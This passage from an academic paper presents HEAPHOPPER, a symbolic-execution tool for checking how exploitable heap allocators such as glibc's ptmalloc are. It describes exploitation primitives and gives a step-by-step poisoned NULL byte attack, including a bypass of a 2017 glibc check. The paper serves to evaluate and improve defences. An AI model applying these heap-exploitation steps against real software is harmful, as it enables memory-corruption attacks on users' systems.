HEAPHOPPER: Bringing Bounded Model Checking to Heap Implementation Security

Moritz Eckert[1], Antonio Bianchi[1,2], Ruoyu Wang[1,3], Yan Shoshitaishvili[3],
Christopher Kruegel[1], and Giovanni Vigna[1]

[1]University of California, Santa Barbara
[2]The University of Iowa
[3]Arizona State University
{*m.eckert,chris,giovanni*}*@cs.ucsb.edu*, *antonio-bianchi@uiowa.edu*,{*fishw,yans*}*@asu.edu*

Abstract

Heap metadata attacks have become one of the primary ways in which attackers exploit memory corruption vulnerabilities. While heap implementation developers have introduced mitigations to prevent and detect corruption, it is still possible for attackers to work around them. In part, this is because these mitigations are created and evaluated without a principled foundation, resulting, in many cases, in complex, inefficient, and ineffective attempts at heap metadata defenses.

In this paper, we present HEAPHOPPER, an automated approach, based on model checking and symbolic execution, to analyze the exploitability of heap implementations in the presence of memory corruption. Using HEAPHOPPER, we were able to perform a systematic analysis of different, widely used heap implementations, finding surprising weaknesses in them. Our results show, for instance, how a newly introduced caching mechanism in `ptmalloc` (the heap allocator implementation used by most of the Linux distributions) significantly weakens its security. Moreover, HEAPHOPPER guided us in implementing and evaluating improvements to the security of `ptmalloc`, replacing an ineffective recent attempt at the mitigation of a specific form of heap metadata corruption with an effective defense.

1 Introduction

The art of software exploitation is practiced on a constantly evolving battlefield. The hackers of a decade past employed simple tactics — stack-based buffer overflows were leveraged to jump to shellcode on the stack, the constructors, destructors, and Global Offset Tables of binaries were fruitful targets to achieve execution control, and an incorrect bounds-check most of the times guaranteed successful execution. But, as security became ever-more important in our interconnected world, the state of the art moved on. Security researchers developed mitigation after mitigation, aimed at lessening the impact of software vulnerabilities. The stack was made non-executable, leading to hackers developing the concept of *return oriented programming* (ROP) [43] and the resulting war between ROP attacks and defenses [36, 37]. Stack canaries were pressed into service [12], and then they have been situationally bypassed [7]. Techniques were introduced to reduce the potential targets of vulnerable writes [30], and then they have been partially bypassed as well [14]. Countless measures to protect function pointers have been developed and circumvented [11, 38]. The cat-and-mouse game of binary warfare has gone on for a long time: The locations change, but the battle rages on [50].

Faced with an array of effective mitigation techniques protecting against many classical vulnerabilities, hackers have found a new, mostly unmitigated weapon: heap metadata corruption. The application heap, which is responsible for dynamic memory allocation of C and C++ programs (including the runtimes of other higher-level languages), is extremely complex, due to the necessity to balance runtime performance, memory performance, security, and usability. For performance reasons, many modern heap implementations (including the most popular ones [1]) place dynamically allocated application data in the same memory regions where they store control information for heap operations. This metadata is unprotected, and security vulnerabilities relating to the handling of application data stored in the heap may lead to its corruption. In turn, the corruption of heap metadata may cause heap handling functions to fail in an attacker-controllable way, leading to increased attacker capabilities, and, potentially, a complete application compromise.

This weakness has not gone ignored: Heap implementation developers have introduced hardening mechanisms to detect the presence of heap metadata corruption, and abort the program if corruption is present. Unfortunately, any such measure must consider the security measure's impact on performance, and this trade-off has led to a number of security "half-measures" that have done little to reduce the ample heap exploitation techniques available to hackers today [44].

This problem is exemplified in two recent incidents. In 2017, a patch was proposed to and accepted by the GNU standard C library (`glibc`) heap implementation. This patch

ostensibly fixed a heap exploitation technique stemming from the partial overwrite of the recorded size of an allocation. Despite uncertainty over the efficacy of the patch (due, in part, to a lack of tools to reason about its actual security effects), the patch was merged. However, it was almost immediately discovered that the check could be trivially bypassed using a slight modification of the attack [45].

Even more recently, the `ptmalloc` allocator (used by `glibc`) introduced a speed optimization feature called `tcache`, with the intention of radically speeding up frequent allocations. Again, no tool was available to analyze the security impact of this change, and this change was merged with little debate. However, as we determined during the execution of this project, and as hackers have since figured as well, `tcache` resulted in a significant reduction in the resilience of the `ptmalloc` heap implementation to metadata corruption.

These incidents showcase the urgent need for a principled approach to verifying the behavior of heap implementations in the presence of software vulnerabilities. While several security analyses of heap operations have been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations.

In this paper, we present HEAPHOPPER, the first approach to bring bounded model checking to the exploitability analysis of dynamic memory allocator implementations in the presence of memory corruption. Assuming an attacker can carry out some subset of potential heap misuses, and assuming that the heap implementation should *not* malfunction in a way that could be leveraged by the attacker to amplify their control over the process, HEAPHOPPER uses customized dynamic symbolic execution techniques to identify violations of the model within a configurable bound. If such a violation is found, our tool outputs proof-of-concept (PoC) code that can be used to both study the security violation of the heap implementation and test the effectiveness of potential mitigations.

We applied HEAPHOPPER to five different versions of three different heap implementations, systematically identifying heap attacks: Chains of heap operations that can be triggered by an attacker to achieve more capability for memory corruption (such as arbitrarily targeted writes) in the program. These *systematized* attacks against allocators allow us to track the improvement of security (or, more precisely, the increased difficulty of exploitation) as the implementations evolve, and observe situations where there was a marked *lack* of improvement. For example, HEAPHOPPER was able to automatically identify both the bypass to the aforementioned 2017 `glibc` patch and the reduction of allocator security resulting from the `tcache` implementation. Furthermore, with the help of the PoC generated by HEAPHOPPER against the 2017 `glibc` patch, we were able to develop a *proper* patch that our system (and our manual analysis) has not been able to bypass, which is currently being discussed by the `glibc` project.

In summary, this paper makes the following contributions:

- We develop a novel approach to performing bounded model checking of heap implementations to evaluate their security in the presence of metadata corruption.
- We demonstrate our tool's capabilities by analyzing different versions of different heap implementations, showcasing both security improvements and security issues.
- We utilized the tool to analyze high-profile patches and changes in the `glibc` allocator, resulting in improved patches that are awaiting final sign-off and merge into `glibc`.

Following our belief in open research, we provide the HEAPHOPPER prototype as open source [16].

2 The Application Heap

The term *heap* refers to the manually managed dynamic memory in the C/C++ programming language. The standard C library provides an API for a group of functions handling the allocation and deallocation of memory chunks, namely `malloc` and `free`. As different implementations of the standard C library emerged, different heap implementations have been proposed and developed. Most of them were developed with the sole purpose of providing dynamic memory management with the best performance in terms of both minimal execution time and memory overhead.

Memory-corruption issues (such as buffer overflows), have been shown to be exploitable by attackers to achieve, for instance, arbitrary code execution in vulnerable software. For this reason, protection techniques have been implemented both for the memory on a program's stack and the memory in the heap. The goal of these protection techniques is to mitigate the impact of memory invalid modifications by detecting corruption before they can be exploited.

In the context of the stack, protection techniques such as StackGuard [13] provide low-overhead protection against memory corruption and have become standard hardening mechanisms. Conversely, for the heap, every implementation uses *ad hoc* and widely different protection mechanisms, which oftentimes have been shown to be bypassable by motivated attackers [44].

2.1 Heap Implementations

Many different heap implementations exist, which all share the property of needing metadata information to keep track of allocated and free regions. The most common solution is to use *in-line metadata*. In this case, allocated regions (returned by `malloc`) are placed in memory alongside with

the metadata. Examples of such allocators are: `ptmalloc` [22], used by `glibc` (the implementation of `libc` commonly used in Linux distributions), `dlmalloc` [31] (originally used in `glibc`, now superseded by `ptmalloc`), and the heap implementation used in `musl` [2] (a `libc` implementation typically used in embedded systems). Other implementations, however, keep all the metadata in a separate memory region. Examples of these allocators are `jemalloc` [21] (used by the Firefox browser), and the heap implementation used in OpenBSD [33].

The in-line metadata design increases the attack surface since overflows can easily modify metadata and interfere with how the heap is managed. However, these implementations are typically faster [47, 48].

2.2 Exploiting Heap Metadata Corruption

In the presence of a memory-corruption vulnerability, the heap can be manipulated in different ways by an attacker. Typically, an attacker can easily control allocations and deallocations. For instance, suppose that a program allows for the storage and deletion of attacker-controlled data, read from standard input. This allows an attacker to execute, *at will*, instructions such as the following (allocating some memory, filling it with attacker-controlled data, and then freeing it):

```
c = malloc(data_size);
read(stdin, c, data_size);
...
free(c);
```

Additionally, an attacker may be able to exploit any vulnerabilities in the code, such as double free, use-after-free, buffer overflows, or off-by-one errors. By triggering controlled allocations, frees, and memory bugs, the attacker will try to achieve *exploitation primitives*, such as arbitrary memory writes or overlapping allocations. While an arbitrary memory write can directly be used to overwrite function pointers and does not require further explanation, an overlapping allocation means to have two allocated chunks that have an overlapping memory region. This allows an attacker to modify or leak the data and metadata of another chunk, which entails pointers and heap metadata. Therefore, this primitive is often used for further corruption of the heap's state in order to reach or support stronger primitives. Eventually, these exploitation primitives can be used to achieve arbitrary code execution (by, for instance, modifying a code pointer and starting the execution of a ROP chain), or to disclose sensitive data. We will provide details about the exploitation primitives we consider in Section 5.2.

2.3 Motivating Example: 1-byte NULL Overflow

To exemplify how modern `libc` libraries contain checks to detect and mitigate memory corruptions and how these



Figure 1: Graphic representation of how to exploit a 1-byte NULL overflow in the current version of `glibc` (using `ptmalloc`). On the bottom, the check added by Chris Evans' patch is shown. This check can be easily bypassed by writing, during Step 1, the value `B.size & (~0xff)` in the right location within the chunk *B* (in the example, where the field in blue is).

checks can be bypassed, we present how an attacker can exploit a seemingly minor off-by-one error to achieve arbitrary code execution. This example is traditionally called the *poisoned NULL byte* [20] and targets `ptmalloc`. This attack requires, in the victim process, only an overflow of a single byte whose value is NULL (`0x00`), together with control over the size and the content of some heap allocations (which, as explained in Section 2.2, might occur in the application by design). Single NULL-byte-overflow bugs frequently occur due to off-by-one conditions when manipulating NULL-terminated strings.

The attack can be carried out as follow (refer to Figure 1)[1]:

1. Allocate 3 contiguous regions (*A*, *B*, *C*).
2. `free` *B*.
3. Trigger the 1-byte NULL overflow in *A*.

This overflow will result in setting to `0` the least significant byte of the field `size` of the (now `freed`) chunk *B*. As a

[1]For simplicity, details about the specific constraints that the allocation sizes have to satisfy are omitted. Interested readers can refer to Goichon's white paper [23].

consequence, if the original size of *B* was not a multiple of `0x100`, the `size` field of *B* will end up being smaller than it should be.

4. Allocate a smaller chunk *B*1.
Allocating *B*1, which is placed between *A* and *C*, should trigger the update of the field `prev_size`[2] of *C*. However, the allocator computes the location of *C*`.prev_size` by doing *B*+*B*`.size`. Given the fact that *B*`.size` has been lowered (because of the overflow), the allocator will fail in updating the value of *C*`.prev_size`. The update will instead happen in a memory area located before *C*`.prev_size`.

5. Allocate a small chunk *B*2.
*B*2 will be allocated where *B* was and after *B*1.

6. `Free` the chunks *B*1 and *C*.
When *C* is `free`d, the allocator uses the value of *C*`.prev_size` to determine the location of the chunk before *C*. Since *C*`.prev_size` has not been updated correctly, the allocator will mistakenly think that the only chunk present before *C* is *B*1. Given the fact that *B*1 has been `free`d and that *C* is being `free`d, the allocator will *consolidate* *B*1 and *C* (i.e., it will merge the two free chunks to create a single, bigger free chunk). After this step, the allocator will think that a single free chunk exists after *A*.

7. Allocate a large chunk *D*.
D will end up being allocated in such a way as to overlap *B*2. This happens because the allocator lost track of the existence of the chunk *B*2, as explained in the previous steps.

8. Write inside *D* to change the content of *B*2
At this point *D* and *B*2 overlap, and, therefore, the attacker has reached the *Overlapping Allocation* exploitation primitive. We will provide more details about this exploitation primitive, and how it can be used, in Section 5.2.

In 2017, a patch was proposed and accepted [18] for `glibc` (we will refer to this patch as *Chris Evans' patch*, after its author), introducing a comparison between the size and the previous size of two adjacent chunks, when they are consolidated together. In particular, the patch checks if, during a consolidating operation, the following condition is true: `next_chunk(X).prev_size == X.size`, where `X` is an arbitrary `free`d chunk and `next_chunk` is a function returning the *next* chunk of a given chunk by computing `next_chunk = X + X.size`.

Interestingly, similar to other security checks present in `glibc`, Chris Evans' patch was added with some degree of uncertainty about its effectiveness, stated by the author himself in his blog post: "Did we finally nail off-by-one NULL byte overwrites in the glibc heap? Only time will tell!" [19]. This check is effective in detecting the exploitation of a 1-byte NULL overflow with the technique explained above (the memory corruption will be detected during Step 4). However, it was subsequently discovered that the check could be easily bypassed using a slight modification of the attack [44]. In particular, an attacker can, during Step 1, set the content of *B*, so that a "fake" value of `next_chunk(B).prev_size` is present at the end of the chunk *B*, as shown on the bottom of Figure 1. Given the premise that an attacker can utilize the 1-byte NULL overflow to perform this technique, the same primitive could be used to set the memory contents at the end of a chunk, hence, this constraint does not pose a new restriction to the attack. This value will remain untouched by the subsequent steps in the exploit, and will pass the check during consolidation (Step 4).

This chain of events shows three important points:

1. Even seemingly minor memory corruption bugs can be exploited to achieve arbitrary code execution.
2. Exploiting memory corruption in the heap is complex and intertwined with the internals of the specific `libc` implementation.
3. Modern `libc` implementations contain checks to detect and mitigate memory corruption bugs. However, their effectiveness is, in general, limited and, most importantly, *not systematically tested*.

Our work aims exactly at targeting this third point, by creating HEAPHOPPER, a tool to perform *bounded model checking* of `libc` implementations to detect *if* and *how* memory corruption bugs can be exploited.

As an example, in Section 7.7, we will show how our tool was able to automatically understand that the aforementioned `glibc` patch was bypassable. On the contrary, a better patch, which we have since submitted to `glibc` project, cannot be bypassed [15].

3 HEAPHOPPER: Design Overview

HEAPHOPPER's goal is to evaluate the exploitability of an allocator in the presence of memory corruption vulnerabilities in the application using the allocator. Specifically, it detects if and how different heap-metadata corruption flaws can be exploited in a given heap implementation to grant an attacker exploitation primitives. HEAPHOPPER works by analyzing the compiled library implementing the heap allocation and deallocation functions (i.e., `malloc` and `free`).

Our choice of focusing on compiled binary code instead of source code was motivated by three main reasons. First of all, using binary code allows us to analyze heap implementations for which the source code is not available. Secondly, the analysis of the source code may not be sufficient to realistically model the way in which memory is handled, since different compilers and compilation options may result in different memory layouts, influencing the exact way in which a bug corrupts memory. Additionally, for the problem we want to solve, the loss of semantic information induced by code

[2] In `ptmalloc`, given a chunk *X* proceeded by a free chunk, the field *X*`.prev_size` is conventionally located in the memory word *before* the start of *X*.



Figure 2: HEAPHOPPER overview

compilation is not significant, since the only semantic information that our analysis needs is the location of the `malloc` and `free` functions.

The input of HEAPHOPPER is a compiled binary library (in the format of a shared object file) implementing a heap and a configuration file specifying:

List of transactions: A list of operations that an attacker is allowed to perform, such as `malloc`, `free`, buffer overflows, use-after-free, etc. For some of the transactions, further details can be specified, as we will explain in Section 4.1.

Bound: The maximum number of transactions that an attacker can perform.

List of security properties: A list of invalid states in which the attacker has reached the ability to perform specific exploitation primitives.

HEAPHOPPER works by automatically finding sequences of *transactions* that make the *model* of the analyzed heap implementation reach *states* where specific *security properties* are violated.

As output, HEAPHOPPER produces proof-of-concept (PoC) source code C files, exemplifying how different operations can be used to achieve different exploitation primitives.

Figure 2 provides an overview of HEAPHOPPER. Internally, HEAPHOPPER first generates lists of transactions by enumerating permutations of the transactions provided in the configuration file (see Section 4.2 for details). For each of these lists of transactions, a corresponding C file is generated and compiled.

Then, each compiled C file is symbolically executed up to the point when a state providing to the attacker an exploitation primitive is reached (see Section 5.2 for details). To detect such a state, HEAPHOPPER checks, for any reached state, if any provided security property is violated. Using symbolic execution HEAPHOPPER can, at the same time, verify such properties and determine the content that attacker-controllable data (e.g., the content of legitimately `malloc`ed buffers or the value of overflowing data) should have to achieve a detected security property violation.

The use of symbolic execution obviously requires HEAPHOPPER to have access to the compiled binary code of the analyzed library. However, HEAPHOPPER does not require access to the library source code nor to any knowledge about its data structures or internal functions. The only pieces of information needed by HEAPHOPPER to analyze a `libc` implementation are its compiled code and the location of the functions `malloc` and `free`.

Two problems typically affect symbolic execution: path explosion and constraint complexity. We minimize path explosion by splitting our symbolic exploration into separate exploitation attempts. Each exploitation attempt only explores a single list of transactions. As a consequence, the only branches encountered by our execution are those within the heap implementation.

At the same time, we lower the complexity of the generated constraints by minimizing the amount of symbolic data and using specific *symbolic memory handlers* when an access to symbolic memory is encountered (see Section 5.3 and Section 5.4).

As a last step, symbolic execution traces, alongside with their associated constraints, are used to generate PoC source code, exemplifying how to achieve the desired exploitation primitive.

4 Generating Heap Interaction Models

The first step toward bounded model checking is to create a model. In case of HEAPHOPPER, the base of our model is the heap, which is represented as a state. We add a set of

interactions that transition the heap into a new state. These interactions represent an application's usage or misusage of the heap. To make our analysis feasible, we need to limit the number of interactions that we consider, thereby bounding the state space of the heap as well. In order to check our model, we then combine single interactions into sequences up to the specific bound, creating a sequence of transitions that allows us to verify the reachable states.

4.1 Heap Transactions

Initially, HEAPHOPPER needs a set of operations that modify the heap. These include both direct and indirect interactions. Direct interactions refer to allocator functionality, specifically `malloc` and `free`. Indirect interactions are modifications of the allocated memory, such as buffer overflows, presumably caused by flaws in the program *using* the allocator.

We define a transaction as an operation that modifies the heap's state directly or indirectly. Each transaction is represented as a code stub modeling the desired behavior. The combination of these code stubs then creates valid source code that represents a specific sequence of transactions on the state of the heap. In the following, we describe each of our transactions in detail, with a short explanation of why they are relevant in our interaction model.

malloc (*M*). The `malloc` transaction is used to allocate memory. It gets the size of the requested memory as a parameter, and returns a memory block of the requested size. HEAPHOPPER models the size by passing a symbolic value to the heap. However, a completely unconstrained value would result in an unacceptable overhead both in terms of number of paths (since different sizes exercise different code paths in the allocators) and constraint complexity. Instead, we bound the size to a concrete range of values that must be specified in advance. For this reason, the symbolic execution unit will use *symbolic-but-constrained* values for the `size` parameter of `malloc`.

To choose the range of that constrain values, we rely on the fact that most of the allocator implementations execute different code paths for certain ranges of sizes, typically called *bins* [35]. In particular, we implemented a separate tool that uses the execution traces of `libc` executions to determine size ranges that lead to different execution paths. The boundary values of the identified ranges can afterward be plugged into the configuration file, to specify how to constrain the value of `malloc`'s `size` parameter.

free (*F*). `free` is the API call to deallocate memory. This transaction represents a legitimate `free` invocation, and its argument will be any of the previously `malloc`ed chunks. If multiple `malloc` transactions have been previously performed, we will generate a different sequence for each one as the argument to the `free` transaction.

overflow (*O*). Fundamentally, an overflow is an out-of-bounds write into a buffer. In a heap scenario, the buffer is represented by an allocated chunk, and the overflow happens into the memory right after the chunk. In most cases, the memory overwritten is another chunk adjacent in memory. For allocators that make use of inline metadata, this can have severe consequences regarding the integrity of internal data, which often leads directly to exploitation primitives and further memory corruptions.

There are two common paths that lead to a heap overflow. First, the simple case of a missing bounds check, similar to an overflow in any other memory region. Second, a bug in the determination of the allocation size, ending up with a chunk that is smaller than intended. Most often, this is the result of an integer overflow when calculating the allocation size.

In our model, an overflow represents an indirect interaction with the heap. We implement it by inserting symbolic memory right at the end of an allocated chunk returned by `malloc`. Similar to the free transaction, we create a different sequence for each prior allocated chunk being the target to the overflow. Since an overflow could be arbitrarily long, we have to bound its length. Similarly to the allocation sizes, this is handled by making the overflow lengths *symbolic-but-constrained*. Furthermore, HEAPHOPPER supports constraining the actual input values to certain bytes or byte ranges, which allows adjusting the model to specific scenarios. For instance, the poisoned NULL byte we described in Section 2.3 can be simulated restricting the overflow size to 1 and the possible values of the overflowing data to just NULL (`0x00`).

use-after-free (*UAF*). In general, a use-after-free transaction means an access to memory that has been `free`d. If a *UAF* happens as a read access, it can be used by an attacker as an information leak. The action becomes even more powerful if the reference to the `free`d chunk is used for a write access, because it lets an attacker manipulate data stored inside the `free`d chunk, and this modified data might be used later by the vulnerable program.

We model a *UAF* transaction by writing symbolic memory into any `free`d chunk. Similar to the previous transactions, this requires the creation of different sequences for each previously `free`d chunk, and a bound on the number of bytes written into memory.

double-free (*DF*). A double-free happens when a memory chunk is `free`d twice, without being reallocated in between. Typically, this occurs when a reference to a freed chunk is not removed, but wrongly used again, similar to a use-after-free. However, in a double-free scenario, instead of a read or write access, the `free`d chunk's reference is only passed to `free` again. Nevertheless, in case of a successful double-free, the chunk is stored inside the allocator's internal structures for `free`d chunks twice, which can lead to further corruption of

the heap structure.

The double-free is modeled as a call to free with any formerly `freed` chunk, which entails a different sequence for each of them.

fake-free (*FF*). A fake-free happens when an attacker controls the parameter passed to `free`, and decides to make it point to a controlled region, where a *fake* allocated chunk has been placed. Allocators typically check that the pointer passed to `free` points to a valid memory chunk, but it may still be possible to create a fake chunk passing those checks. If not rejected by the allocator, the fake chunk will be added to the allocator's structure for `freed` chunks. This could potentially lead to future allocations returning the maliciously fake chunk.

We model the fake-free action by adding a `free` invocation pointing to a fully symbolic memory region. The size of this region has to be bounded to a specific value in advance. The symbolic execution unit will automatically determine, if possible, the values that this symbolic area must contain in order to pass the allocator's checks.

At this stage we do not know, for instance, the correct allocation sizes or the value of overflowing data that is necessary to reach an exploitation primitive. Therefore, we set these values to (undefined) C *placeholder variables* (`s1` and `s2` in the example in Figure 2). The symbolic execution unit will consider these placeholder variables, and replace them with symbolic data. Their values will then be concretized during the PoC generation.

4.2 Heap Interaction Models

HEAPHOPPER combines the individual transactions described before to generate a list of interactions. Each interaction corresponds to a path in our model of the heap. HEAPHOPPER generates this list of interactions by creating all possible permutations of transaction sequences.

This step is highly critical for the overall performance of the system, since every binary created during this step has to be symbolically executed in the next step. Consequently, the main focus here is to minimize the amount of sequences, while simultaneously avoiding missing sequences of transactions that could lead to exploitation primitives.

Therefore, we only consider permutations with at least one misuse of the heap (direct or indirect), as we assume that a completely benign usage of the heap will not lead to any malicious state. Moreover, we dismiss all permutations that only have an indirect interaction as their last transaction, because an indirect interaction cannot modify the internal state of the heap itself, but it requires at least one additional direct interaction. Furthermore, we avoid generating sequences in which two actions (e.g., two overflow actions) place symbolic memory in the same location, without any other action being affected by that memory in between. This is justified by the fact that the second transaction would just overwrite symbolic data with symbolic data, having no effect.

After an initial generation of transaction permutations, we consider the semantics of each action. For instance, in case of a *F* transaction, we only generate a sequence for each possible previous allocation, that can be used as parameter of `free`. Similarly, for each *UAF* and *DF* action, we only generate a sequence for each possible previously `freed` chunk. With these optimizations we were able to reduce the amount of sequences significantly. For example, for the experiment described in Section 7.1, we only generated 5,016 paths, instead of 279,936 (i.e., a reduction of 1.79%) that would be produced without the aforementioned optimizations.

5 Model Checking

After creating all the sequences out of the interaction model (represented by source files compiled into binaries), we now want to find out if any of them can reach an exploitation primitive. Executing the binaries directly cannot provide this information, as, at this stage, many of our transactions are based on undefined (symbolic) placeholder variables. Therefore, all the sequences are symbolically executed to determine *if* they can reach an exploitation primitive and *how* (i.e., with which values of their placeholder variables). We use the `angr` framework [46] as HEAPHOPPER's symbolic execution engine and perform the following analysis for every sequence of transactions.

5.1 Heap Functions Instrumentation

HEAPHOPPER keeps track of all the direct interactions with the heap, and analyzes their input and return values in order to keep track of `malloced` and `freed` chunks. This setup allows us to abstract the allocator implementation so that HEAPHOPPER is totally agnostic of its internal data handling, but operates through observing and analyzing results of the direct interactions. This simplifies the analysis process, and does not require insights into the allocator's design. Concretely, HEAPHOPPER stores all the `malloced` and `freed` chunks in two separate dictionaries. The allocated/freed regions and their sizes can be either a concrete value or a symbolic expression.

5.2 Identifying Security Violations

HEAPHOPPER checks if a security property has been violated (and, therefore, the attacker has reached an exploitation primitive), after the execution of any `malloc` or `free` transaction. To check if an exploitation primitive has been reached, HEAPHOPPER analyzes both the current *state* of the symbolic execution and the information about allocated and freed chunks coming from the dictionaries previously

described in Section 5.1. We will now describe the exploitation primitives that can be detected by HEAPHOPPER, and how this detection is performed.

Overlapping Allocation (*OA*). A common heap exploitation primitive is reached when `malloc` returns memory that has already been allocated and not `freed`. In the simplest case, this condition can be used in a data-leak attack, by reading data from the chunk without initializing it first. Depending on the contained data, it can be useful to go one step further and overwrite the existing content, which might contain pointers or privileged information. Hence, an attacker might be able to perform a privilege escalation, or modify a code pointer (to ultimately even gain arbitrary code execution).

Formally, in order to detect an *OA* when a new memory chunk is allocated at address A, HEAPHOPPER uses an SMT solver to check if the following condition is true:
$\exists B : ((A \leq B) \wedge (A + sizeof(A) > B)) \vee ((A \geq B) \wedge (B + sizeof(B) > A))$
where B is the location of any already-allocated memory chunk.

Non-Heap Allocation (*NHA*). Another common exploitation primitive occurs when `malloc` returns a chunk that is not inside the heap memory boundaries. The two main reasons that lead to this condition are the freeing of a fake-chunk, placed outside the heap (which is later returned by `malloc`), and the manipulation of structures holding information about unallocated chunks. A *NHA* can be further exploited by, for instance, obtaining a `malloc`ed region on the stack and use it to change a saved return pointer, taking control of the program counter.

To detect this condition, first of all, we detect when the `brk` or `mmap` syscalls (used to ask the kernel to allocate memory) are called by the heap allocator. The values returned by these syscalls are used to determine *where* the heap is legitimately supposed to allocate memory. Afterward, we check if any allocated chunk resides within this area, by using an SMT solver to verify if a chunk returned by `malloc` could be placed outside the heap's legitimate location.

Arbitrary Write (*AW* and *AWC*). An arbitrary write describes a memory write for which an attacker can control both the destination address (*where* to write) as well as the content (*what* to write). Using an arbitrary write, an attacker can easily change the value of a function pointer and manipulate code execution. We distinguish the case in which an attacker has full control over *where* to write (*AW*) from the case in which the attacker can write only to memory locations where a specific content is present (*AWC*). This second scenario is common when it is possible to force the allocator to perform a write operation, but, in order to bypass the allocator's checks, the content of the memory where the write happens needs to satisfy certain constraints (e.g., it needs to contain data looking like a legitimate chunk's header).

To detect an arbitrary write exploitation primitive, we check any write to a symbolic location happening while executing a `malloc` or a `free`. Specifically, we query the constraint solver to check if it is possible to redirect a write to a specific memory region as the write's target (WT). If this is true, we consider this write as an arbitrary write. To distinguish between the *AW* and *AWC* exploitation primitives, we check if, before the arbitrary write to WT happens, there is any constraint on the content of WT. In case WT does not contain any constraint, we consider this arbitrary write as *AW*, otherwise we consider it as *AWC*.

5.3 Symbolic Heap Pointer Handling

During symbolic execution, transactions can introduce symbolic memory into the allocator's metadata. When the allocator operates on its internal structures, those symbolic bytes might then be used directly or as an offset for a memory access. The location of these memory accesses can have overwhelmingly many possible solutions. In cases where the retrieved value ends up in the condition of a branching instruction, this large solution space can cause a substantial workload for the SMT solver, and ultimately lead to a state explosion, slowing down the symbolic execution significantly. To mitigate this issue, we developed a three-step procedure, including a new approach designed specifically for the type of analysis that HEAPHOPPER performs.

In the first step, we filter out symbolic memory accesses that are in fact well-bounded and need no specific treatment. Therefore, we ask the `SMT` solver to check if the number of solutions for the target of a symbolic access is less or equal than a threshold $T1$ (in our experiments, 16). If this is true, we add proper constraints to the memory locations where the memory access happened, and we continue with the symbolic execution.

The second strategy was specifically designed to handle an allocator's symbolic metadata, and attempts to concretize resulting memory accesses to attacker-controlled regions. If this concretization is possible, we will add proper constraints to the attacker-controllable memory locations where the memory access happens, and resume symbolic execution. The basic intuition behind this strategy is that if a symbolic memory access happens to a symbolic location that can be concretized to more than $T1$ values, it is likely that an attacker has enough control over it to redirect this access to an attacker-controlled location. From an attacker point of view, it is actually convenient to redirect symbolic *reads* to attacker-controlled memory to bypass checks that the heap allocator performs. At the same time, if an attacker can control the target of a symbolic *write*, this becomes an arbitrary write exploitation primitive, as explained before. Empirically, we found that this strategy is effective in keeping the complexity of constraints low, while still exploring all the exploitation possibilities allowed by a specific list of transactions.

If this second strategy fails, we resort to a third strategy, which consists of concretizing the memory access to all possible values, up to a threshold $T2$, much higher than $T1$ (in our experiments, 4,096). It is important to notice that this third strategy is only used as a last resort, as adding so many concretization possibilities will likely result in having constraints of an intractable complexity.

5.4 Symbolic Execution Optimizations

A key challenge faced by symbolic execution is scalability, both in terms of execution time and memory consumption. We addressed both issues mainly by minimizing the number of symbolic bytes in memory, thereby keeping state explosion and the complexity of constraints in a feasible range.

Additionally, we decided to use a depth-first instead of a breadth-first path exploration technique, which led to a significant speedup. This choice is motivated by the fact that in our analysis we are interested in finding if there exists *any* way in which the execution of a sequence of transactions can lead to an exploitation primitive, while we are not interested in finding all the possible states reachable during its execution.

6 PoC Generation

In the final step, HEAPHOPPER generates a proof-of-concept program for each sequence that reached an exploitation primitive, based on the interaction sequence's source code (which contains placeholder, undefined variables) and the data from the symbolic execution.

